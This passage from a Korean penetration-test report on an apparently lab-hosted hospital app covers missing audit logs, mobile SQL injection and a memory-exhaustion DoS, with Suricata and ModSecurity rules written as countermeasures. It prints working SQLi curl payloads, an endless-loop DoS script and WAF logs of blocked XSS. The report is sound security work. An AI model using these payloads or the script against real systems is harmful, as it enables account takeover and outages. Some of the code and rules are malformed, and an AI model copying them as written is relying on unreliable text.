[Mon Dec 22 10:26:28.471345 2025] [security2:error] [pid 6758] [client 192.168.16.40:59785] [client 192.168.16.40] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i)<script[^>]*>.*alert\\\\\\\\(1\\\\\\\\\\\\)" at ARGS:content. [file "/etc/modsecurity/custom_rules.conf" [line "32"] [id "10030"] [msg "Stored XSS Attack Detected in submit_board.php" [hostname "192.168.16.43"] [uri "/board/submit_board.php"] [unique_id "aUieRLRdNbBA0aNlG145CQAAAAE"], referer: http://192.168.16.43/board/errorReport_write.php
```

[WAF 상세 로그] 차단 사유 상세 내역

4.1.4 [A09] Security Logging & Monitoring Failures

(1) 취약점 개요

취약점 정보

취약점 항목 : 보안 로깅 및 모니터링 실패

발견 위치 : /admin/user_management.php (권한 변경 기능)

설명 : 중요한 비즈니스 로직 및 권한 변경 이력을 기록하지 않아, 침해 사고 발생 시 공격자의 행적 추적과 사후 대응을 불가능하게 만드는 관리적·기술적 결함이다.


(2) 공격 시나리오 재현 (PoC)

① 탈취한 관리자 계정(admin/admin)으로 관리자 사용자 관리 페이지에 접근한다.



[사진 1] /admin/user_management.php 접근

② 공격자가 미리 생성해 둔 계정(hacker/pass)의 [수정] 버튼을 클릭하여 역할(Role)을 Patient → Admin 으로 변경 후 저장한다.



[사진 2] 사용자 역할 변경 (Patient → Admin)

관리자 페이지에서 치명적인 권한 승격 작업(Patient → Admin)이 수행되었음에도 웹 서버 및 DB 어디에서도 감사 로그(Audit Log)가 생성되지 않았다. 그 결과 공격자는 흔적을 남기지 않고 시스템 전반의 통제권을 확보하는 데 성공하였으며, 관리자는 권한 오남용 발생 사실조차 인지할 수 없다는 것이 문제이다.

id	username	pw	sex	birth	address	phone	role	pr
ofile_image								
hacker	hacker	pass	male	2025-05-03	대구 달서구	010-7777-1234	admin	/p
rofile/images/default.png								

→ db에도 admin으로 바뀌어 진 것을 볼수있다.

[사진 3] 권한 변경에 대한 감사 로그 미기록 확인

파급효과 및 위협 분석

사고 인지 후에도 공격자의 행위 주체, 시점, 변경 내역을 확인할 증거가 전무하여 사고 조사가 불가능하다. 내부 관리자가 고의로 데이터를 조작하거나 권한을 오남용해도 책임 추적성을 확보할 수 없어 내부 통제가 무력화된다.

로그·모니터링 부재로 공격자가 시스템 내부에 장기간 은신하며 추가적인 데이터 탈취·파괴 행위를 수행할 수 있는 환경이 조성된다.

(3) 탐지 및 대응체계 구축

본 취약점은 네트워크 패킷 상의 특징적인 공격 패턴이 존재하지 않으므로, Suricata/ModSecurity 를 통한 탐지보다는 데이터베이스 감사 로그 활성화를 중심으로 한 대응 방안을 수립하였다. MySQL 의 일반 로그 기능(general_log)이 비활성화되어 있어 관리자 권한이 무단으로 변경되어도 이를 확인할 방법이 없었으므로, DB 설정을 변경하여 서버에서 발생하는 모든 명령을 강제로 기록함으로써 사후 추적 가능성을 확보하였다.

1) 데이터베이스(MySQL) 설정 변경

-- 1. 로그 활성화

```
SET GLOBAL general_log = 'ON';
```

-- 2. 로그 파일 경로 지정

```
SET GLOBAL general_log_file = '/var/lib/mysql/localhost.log';
```

데이터베이스 감사 로그 활성화를 통한 비정상 권한 승격 행위 실시간 추적성 확보

사용자 추가

아이디:

usertest

이름:

user1

비밀번호:

usertest

직업:

doctor

1987-02-06

010-5110-0000

남성

대구 달서구

추가

log 확인 : /var/lib/mysql/localhost.log

```
251222 10:06:38 80 Connect dbmaster@localhost on pentestDB using Socket
80 Query INSERT INTO users (id, username, pw, role, sex, address, birth, phone) VALUES ('usertest', 'user1', 'usertest', 'doctor', 'male', '대구 달서구', '1987-02-06', '010-5110-0000')
80 Quit
251222 10:06:39 81 Connect dbmaster@localhost on pentestDB using Socket
81 Query SELECT * FROM users
81 Query SELECT
(SELECT COUNT(*) FROM users) AS total,
(SELECT COUNT(*) FROM users WHERE role='patient') AS patient_count,
(SELECT COUNT(*) FROM users WHERE role='doctor') AS doctor_count,
(SELECT COUNT(*) FROM users WHERE role='admin') AS admin_count
81 Quit
251222 10:06:44 82 Connect dbmaster@localhost on pentestDB using Socket
82 Query UPDATE users SET role='admin' WHERE id='usertest'
82 Quit
```


```
251222 10:06:44 82 Connect dbmaster@localhost on pentestDB using Socket
82 Query UPDATE users SET role='admin' WHERE id='usertest'
82 Quit
```

조치 전에는 누가 권한을 바꿨는지 알 방법이 없었지만, 이제는 모든 기록이 로그로 남기 때문에 해킹이나 권한 오남용 사고가 발생해도 공격자가 어떤 행동을 했는지 끝까지 추적이 가능

[적용 화면] general_log 활성화 및 로그 파일(/var/lib/mysql/localhost.log) 기록 확인

2) 관리자 보안 모니터링 인터페이스 구축

터미널 접속 없이도 웹 인터페이스에서 실시간으로 DB 로그를 확인할 수 있는 관리자용 [시스템 관리] 메뉴를 자체 개발하였다. 보안 담당자가 권한 상승, 데이터 수정 등 중요 시스템 변경 사항을 상시 모니터링할 수 있는 환경을 조성함으로써 모니터링 실패 취약점을 해소하였다.



[적용 화면] 관리자 보안 모니터링 인터페이스

4.2 모바일 취약점 분석

모바일 취약점은 OWASP Mobile Top 10 의 M4 : Insufficient Input/Output Validation 항목에 해당하는 2 건을 중심으로 분석하였다. M4 는 외부에서 유입되거나 출력되는 데이터의 유효성을 적절히 검증하지 못해 데이터 조작이나 비인가 행위를 허용하게 되는 보안 결함을 의미한다.

4.2.1 [M4-1] SQL Injection

(1) 취약점 개요

취약점 정보


취약점 항목 : SQL Injection

발견 위치 : 모바일 로그인 API

설명 : 애플리케이션의 입력값 검증 미흡을 악용하여 악의적인 SQL 구문을 주입함으로써, 데이터베이스를 무단 조작하거나 기밀 데이터를 탈취하는 공격 기법이다.

(2) 공격 시나리오 재현 (PoC)

로그인 ID 필드에 논리적 참(Tautology) 구문(' OR '1'='1' #)을 주입한 결과, SQL Injection 취약점을 통해 관리자 권한을 탈취하는 데 성공하였다.



[사진] SQL Injection 을 통한 인증 우회 및 관리자 권한 탈취 성공 화면

(3) 탐지 및 대응체계 구축

1) 네트워크 단 탐지 – Suricata Rule

모바일 서버(192.168.16.50)로 유입되는 모든 HTTP 트래픽에서 SQL Injection 공격 패턴을 탐지한다. 입력값 검증 미흡을 악용해 인증을 우회하거나 기밀 데이터를 탈취하려는 비정상 쿼리 요청을 실시간으로 식별·기록한다.

룰 1. 참 구문(Tautology) 기반 인증 우회 탐지

단순 문자열이 아닌 A=A, 1=1 과 같은 논리적 비교 구조 자체를 탐지하여, 비밀번호 검증 없이 관리자 권한을 획득하려는 시도를 URL·Body 영역에서 동시에 감지하는 것이 목적이다.

```
#-----[ A 04 Insufficient Input/Output Validation ] -----
# SQL Injection 취약점
# 1. [SQLi] 범용 Tautology 탐지 (OR 'a'='a' 등)
# [1-A] 주소창 (URI) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] Generic Tautology Attack (URI)"; flow:established,to_server; http.uri; pcre:"/(?:OR|AND)\s+['\"']?(\w+)['\"']?\s*=\s*['\"']?\s*/i"; priority:1; sid:1000510; rev:4;)
# [1-B] 본문 (Body) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] Generic Tautology Attack (Body)"; flow:established,to_server; http.request_body; pcre:"/(?:OR|AND)\s+['\"']?(\w+)['\"']?\s*=\s*['\"']?\s*/i"; priority:1; sid:1000520; rev:4;)
```

[룰 1] Suricata - Tautology 기반 인증 우회 탐지 룰

룰 2. UNION SELECT 기반 데이터 탈취 탐지

UNION 과 SELECT 키워드가 결합된 구문을 식별하여, DB 내 타 테이블 정보를 화면에 결합 출력시켜 탈취하려는 시도를 탐지한다.

룰 3. 위험 키워드 및 주석 탐지

쿼리 강제 종료를 위한 주석 처리(#, --)나 SLEEP·BENCHMARK 와 같이 응답 지연을 유도하는 함수 호출을 탐지하여, Blind SQL Injection(응답 시간차를 이용해 DB 정보를 한 글자씩 유추하는 공격) 시도를 차단한다.

```
# 2. [SQLi] UNION SELECT 공격 (악마의 탈취)
# [2-A] 주소창 (URI) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] UNION SELECT Attack (URI)"; flow:established,to_server; http.uri; pcre:"/UNION\s+(ALL\s+)?SELECT/i"; priority:1; sid:1000511; rev:4;)
# [2-B] 본문 (Body) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] UNION SELECT Attack (Body)"; flow:established,to_server; http.request_body; pcre:"/UNION\s+(ALL\s+)?SELECT/i"; priority:1; sid:1000521; rev:4;)
# 3. [SQLi] 주석 (--, #) 및 시스템 함수 (SLEEP) 사용
# [3-A] 주소창 (URI) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] Dangerous Keyword/Comment (URI)"; flow:established,to_server; http.uri; pcre:"/(%23|--\s|--\s+|SLEEP\(|BENCHMARK\()/i"; priority:1; sid:1000512; rev:4;)
# [3-B] 본문 (Body) 검사
alert http any any -> 192.168.16.50 80 (msg:"[A03 - SQLi] Dangerous Keyword/Comment (Body)"; flow:established,to_server; http.request_body; pcre:"/(%23|--\s|--\s+|SLEEP\(|BENCHMARK\()/i"; priority:1; sid:1000522; rev:4;)
```

[룰 2, 3] Suricata - UNION SELECT / 위험 키워드 탐지 룰

2) 애플리케이션 단 차단 - ModSecurity Rule

룰 1. Tautology 기반 인증 우회 차단

```
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)(?:or|and)\s+['\"']?(\w+)['\"']?\s*=\s*['\"']?\s*/i" id:1000510,phase:2,deny,status:403,msg:'[A03 - SQLi] Generic Tautology Attack',severity:2
```

- 설명 : URI·파라미터·요청 본문 전체를 검사하여 '1'='1', 'a'='a'와 같이 논리적 참(True)을 이용해 인증 로직을 무력화하려는 패턴을 즉시 차단한다.
- deny/status:403/phase:2 : 악성 SQL 페이로드 감지 즉시 요청을 차단하며, 헤더뿐 아니라 본문(Body) 영역까지 분석하여 JSON 기반 API 공격까지 정밀 방어한다.
- (?i) 옵션 : 대소문자 변조를 이용한 우회 시도까지 함께 차단한다.

```
# SQL Injection 취약점
# 1. [SQLi] 범용 Tautology 차단 (1=1, a=a 등)
# 주창 : REQUEST_URI(주소창 전체), ARGS(파라미터), REQUEST_BODY(본문) 모두 검사
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)(?:or|and)\s+['\"']?(\w+)['\"']?\s*=\s*['\"']?\s*/i" id:1000510,phase:2,deny,status:403,msg:'[A03 - SQLi] Generic Tautology Attack',severity:2
```

[적용 화면] ModSecurity 룰 1 적용 결과

룰 2. UNION SELECT 기반 데이터 탈취 차단

```
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)union\s+(all\s+)?select" id:1000511,phase:2,deny,status:403,msg:'[A03 - SQLi] UNION SELECT Attack',severity:2
```

- 설명 : 두 개의 쿼리 결과를 결합해 계정 정보·DB 구조 등 기밀 데이터를 불법 열람하려는 UNION SELECT 키워드 조합을 차단한다.
- 403 Forbidden 반환으로 비인가 조회 시도를 거부하고, 외부 사용자에게는 단순 에러 페이지만 노출하여 서버 내부 정보를 보호한다.
- URI·파라미터·바디를 통합 검사하여 데이터 탈취 경로를 원천 봉쇄하며, UNION 과 SELECT 사이 공백·ALL 키워드 삽입 등 우회 패턴까지 정규식으로 포괄한다.

```
# 2. [SQLi] UNION SELECT 차단
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)union\s+(all\s+)?select" "id:1000511,phase:2,deny,status:403,msg:'[A03 - SQLi] UNION SELECT Attack',severity:2"
```

[적용 화면] ModSecurity 룰 2 적용 결과

룰 3. 주석 및 지연 함수 기반 우회 차단

```
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)(%23|--\s|--\+|sleep\(|benchmark\()"
```

- 설명 : SQL 구문을 강제 종료하는 주석 문자(#, --) 및 서버 지연을 유도해 정보를 유출하는 함수(sleep, benchmark) 사용을 차단한다.
- sleep 등 시스템 함수를 이용한 DoS-Blind SQLi 시도로부터 서버 가용성을 확보하고, 백엔드 소스 코드에 특수문자 필터링이 누락되어 있더라도 WAF 계층에서 2 차로 위협을 제거하는 가상 패치(Virtual Patch) 효과를 갖는다.

```
# 3. [SQLi] 위험 키워드 차단 (#, --, sleep)
SecRule REQUEST_URI|ARGS|REQUEST_BODY "@rx (?i)(%23|--\s|--\+|sleep\(|benchmark\() "id:1000512,phase:2,deny,status:403,msg:'[A03 - SQLi] Dangerous Keyword',severity:2"
```

[적용 화면] ModSecurity 룰 3 적용 결과

3) 보안 정책 유효성 검증

수립된 Suricata(IDS) 탐지 룰과 ModSecurity(WAF) 차단 룰이 정상 동작하는지 확인하기 위해 실제 공격 시나리오를 재수행하였다.

■ Suricata 탐지 결과

공격 시나리오 1. JSON 본문 기반 Tautology(참 구문) 공격 - 로그인 API 에 논리적 참 구문을 JSON 본문에 주입하여 비밀번호 검증 로직을 무력화하고 관리자 권한 획득을 시도한 결과, 모바일 API 의 입력값 검증 미흡을 악용하여 별도의 비밀번호 인증 없이 최상위 관리자(admin) 계정 탈취 및 시스템 내부 접근에 성공하였다.

```
(root@kali)-[~]
# curl -v -X POST "http://192.168.16.50/api/login" \
-H "Content-Type: application/json" \
-d '{"username": "admin' OR '1'='1", "password": "1234"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.16.50:80 ...
* Connected to 192.168.16.50 (192.168.16.50) port 80
* using HTTP/1.x
> POST /api/login HTTP/1.1
> Host: 192.168.16.50
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 52
>
* upload completely sent off: 52 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Fri, 19 Dec 2025 03:44:47 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 56
< Connection: keep-alive
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< ETag: W/"38-TcHi5IHLdWAmu3S2LSrApHEuVvA"
<
* Connection #0 to host 192.168.16.50 left intact
{"message": "Login OK", "role": "admin", "username": "admin"}
```

[사진] 공격 시나리오 1 실행 화면

```
> Dec 19, 2025 9 12:46:47.826 ubuntu 192.168.16.11 192.168.16.50 suricata /var/log/suricata /api/login [{"timestamp": "2025-12-19T12:46:47.826000+0900", "flow_id": 21218334, "Attack (URI/Body)"}]
```

[Kibana] 공격 시나리오 1 - Suricata 탐지 로그 확인

공격 시나리오 2. UNION SELECT 기반 데이터 탈취 - URL 매개변수에 UNION 연산자를 주입하여 DB 내 기밀 테이블 구조 및 상세 데이터를 조회한 결과, 정상 호출 범위를 벗어난 DB 내부 민감 정보가 대량 노출되는 자산 유출 사고가 발생하였다(취약점 존재 시).

```
(root@kali)-[~]
# curl -v http://192.168.16.50/search?q=test'UNION%20SELECT%201,2,3'
* Trying 192.168.16.50:80 ...
* Connected to 192.168.16.50 (192.168.16.50) port 80
* using HTTP/1.x
> GET /search?q=testUNION%20SELECT%201,2,3 HTTP/1.1
> Host: 192.168.16.50
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Server: nginx/1.24.0 (Ubuntu)
< Date: Fri, 19 Dec 2025 04:58:16 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 145
< Connection: keep-alive
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< Content-Security-Policy: default-src 'none'
< X-Content-Type-Options: nosniff
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot GET /search</pre>
</body>
</html>
* Connection #0 to host 192.168.16.50 left intact
```

[사진] 공격 시나리오 2 실행 화면

```
> Dec 19, 2025 9 13:58:16.634 ubuntu 192.168.16.11 192.168.16.50 suricata /var/log/suricata /search [{"timestamp": "2025-12-19T13:58:16.634001+0900", "flow_id": 17312417, "Attack (URI)"}]
```

[Kibana] 공격 시나리오 2 - Suricata 탐지 로그 확인

공격 시나리오 3. 변형된 논리 구조 기반 우회 시도 - 변형된 논리식('1'='1' → 'a'='a')을 이용해 단순 키워드 매칭 방식의 보안 장비를 무력화하고 비인가 접근을 시도하였다. 정적 패턴 필터링의 한계를

악용할 경우 기존 보안 정책이 무력화되어 계정 접근을 통한 시스템 전체 관리 권한 장악으로 이어질 수 있음을 확인하였다.

```
(root@kali)-[~]
# curl -v -X POST "http://192.168.16.50/api/login" \
  -H "Content-Type: application/json" \
  -d '{"username": "' OR 'a'='a'", "password": "1234"}'

Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.16.50:80...
* Connected to 192.168.16.50 (192.168.16.50) port 80
* using HTTP/1.x
> POST /api/login HTTP/1.1
> Host: 192.168.16.50
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 47
>
* upload completely sent off: 47 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Fri, 19 Dec 2025 04:59:18 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 59
< Connection: keep-alive
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< ETag: W/"3b-HlKIE1EFjupwBzJxjw1jrgoh8Go"
<
* Connection #0 to host 192.168.16.50 left intact
{"message": "Login OK", "role": "doctor", "username": "doctor1"}
```


[사진] 공격 시나리오 3 실행 화면

> Dec 19, 2025 # 13:59:18.878 ubuntu	192.168.16.11	192.168.16.50	suricata	/var/log/suricata	/api/login	["timestamp":"2025-12-19T13:59:18.878Z","file_id":"1721741", "Attack (Body)", "src_ip":"192.168.16.11", "src_port":4444, "dest_ip":"192.168.16.50", "dest_port":80, "method":"POST", "body":"{"username":"' OR 'a'='a'", "password": "1234"}"}]
--------------------------------------	---------------	---------------	----------	-------------------	------------	---

[Kibana] 공격 시나리오 3 - Suricata 탐지 로그 확인

■ WAF 차단 결과

방어 정책 적용 후, 이전 취약점 진단 시 사용한 공격 페이로드를 동일하게 재전송하여 실시간 차단 여부를 검증한 결과, 모든 공격 시나리오에 대해 HTTP/1.1 403 Forbidden 응답이 반환됨을 확인하였다.



[검증 화면] SQL Injection 공격 시 403 Forbidden 차단 확인

[illegible]

[Kibana] WAF 차단 로그 확인

4.2.2 [M4-2] Buffer Overflow (서비스 거부 DoS 유발)

(1) 취약점 개요

취약점 정보


취약점 항목 : Buffer Overflow (입력값 크기 검증 미흡)

점검 대상 : /api/posts (POST)

설명 : 서버 애플리케이션이 클라이언트로부터 전달받은 요청 값을 처리하는 과정에서 메모리 할당량에 대한 제한이나 검증 로직이 부재하여 발생하는 취약점이다. 입력값 크기 검증이 부적절할 경우 공격자가 서버 처리 가능 범위를 초과하는 대용량 메모리 할당을 유도할 수 있으며, 이는 서버 힙(Heap) 메모리 고갈을 일으켜 프로세스를 비정상 종료시키고 서비스 거부(DoS) 상태를 유발한다.

(2) 공격 시나리오 재현 (PoC)

APK 파일의 확장자를 .zip 으로 변경하여 압축을 해제하고, assets 폴더 내 index.android.bundle 파일을 분석하여 API 구조를 역으로 유추하였다.



[분석 화면] APK 역분석을 통한 API 엔드포인트 구조 유추

번들 파일 내에서 모든 요청이 /api 로 시작한다는 사실과, \${e}·\${i} 형태의 변수에 "/posts", "/login", "/register" 등의 문자열이 대입되는 구조를 확인하였다. 이를 통해 baseURL(http://192.168.16.50/api) 하위의 /posts 엔드포인트가 게시물 작성을 위한 POST 요청을 처리한다는 것을 유추할 수 있었다.

```
fetch(`${i}/posts/${Ne}`, {method: 'PUT', headers: {'Content-Type': 'application/json'}, body: JSON.stringify(e)}).
```

[분석 화면] /api/posts 엔드포인트 유추 근거

이렇게 확인한 /api/posts 엔드포인트를 대상으로, Node.js 서버의 메모리 처리 로직 취약점을 이용해 대량의 데이터를 지속적으로 전송하는 공격 스크립트(dos_attack.py)를 Kali Linux 에서 제작·실행하였다.

```

import requests
import time

# 타겟 설정 (Ubuntu 서버 IP로 변경하세요)
TARGET_URL = "http://192.168.16.50/api/posts"

# 1. 메모리 폭파용 거대 데이터 생성 (5000자 이상)
payload_content = "Bomb" * 1000 # 4000자 생성

data = {
    "user_id": 1,
    "author_name": "Kali_Attacker",
    "category": "system_error",
    "title": "PM2 Killer",
    "content": payload_content, # 취약점 트리거
    "file_path": ""
}

print(f"[*] Target: {TARGET_URL}")
print(f"[*] Starting Memory Exhaustion Attack...")

# 2. 무한 반복 공격 (PM2가 살릴 틈을 주지 않음)
try:
    count = 1
    while True:
        try:
            print(f"[{count}] Sending Malicious Packet...", end=" ")
            response = requests.post(TARGET_URL, json=data, timeout=5)

            # 서버가 살아있으면 200, 죽었으면 예러남
            if response.status_code == 200:
                print("Sent! (Server is processing...)")
            else:
                print(f"Status: {response.status_code}")

            except requests.exceptions.ConnectionError:
                print("Server is DOWN! (Connection Refused)")
            except Exception as e:
                print(f"Error: {e}")

            count += 1
            # 0.5초마다 공격 (서버 재시작 타이밍에 맞춰 계속 죽음)
            time.sleep(0.5)

        except KeyboardInterrupt:
            print("\n[*] Attack Stopped.")

```

[공격 화면] dos_attack.py 실행을 통한 대용량 데이터 전송 공격

점검 결과 및 증거

① 서버 로그 분석 : 공격 실행 직후 Node.js 서버 프로세스에서 메모리 할당 실패 오류가 발생하며 프로세스가 강제 종료됨을 확인하였다.

```

0|index | FATAL ERROR: Ineffective mark-compacts near heap limit Allocation failed -
JavaScript heap out of memory

```

[결정적 증거] FATAL ERROR - JavaScript heap out of memory

'JavaScript heap out of memory' 메시지는 V8 엔진이 가용한 힙 메모리를 모두 소진하여 더 이상 메모리 정리(가비지 컬렉션)가 불가능한 상태에 도달했음을 의미하며, 이는 곧 Node.js 프로세스의 강제 종료 — 즉 서비스 거부(DoS)가 실제로 발생한 순간을 나타낸다.

② 프로세스 상태 확인 : PM2 프로세스 관리자가 서버 다운을 감지하고 자동으로 재시작을 시도하지만, 공격이 지속되는 동안 재시작과 종료가 반복되는 현상(플래핑, Flapping)이 관찰되었다. 서버가 다운되어 PM2가 이를 감지해 재기동해도, 밀려있던 공격 트래픽(무한루프성 요청 등) 때문에 즉시 다시 다운되는 과정이 반복된 것이다. 이 현상이 지속되는 동안 정상 사용자는 서비스에 접속할 수 없다.

```

0|index | Server running on port 3000
0|index | MySQL 연결 성공 !
0|index | Server running on port 3000
0|index | MySQL 연결 성공 !
0|index | Server running on port 3000
0|index | MySQL 연결 성공 !
0|index | Server running on port 3000
0|index | MySQL 연결 성공 !

```

[프로세스 상태] PM2에 의한 재시작 반복(Flapping) 현상

파급효과

서비스 가용성 침해 : 서버가 반복적으로 재시작되거나 응답 불능 상태에 빠져 로그인, 진료 예약 등 정상 서비스 이용이 불가능해진다.

데이터 손실 가능성 : 메모리(RAM)에서 처리 중이던 데이터가 프로세스 강제 종료 시점에 소실될 수 있다.

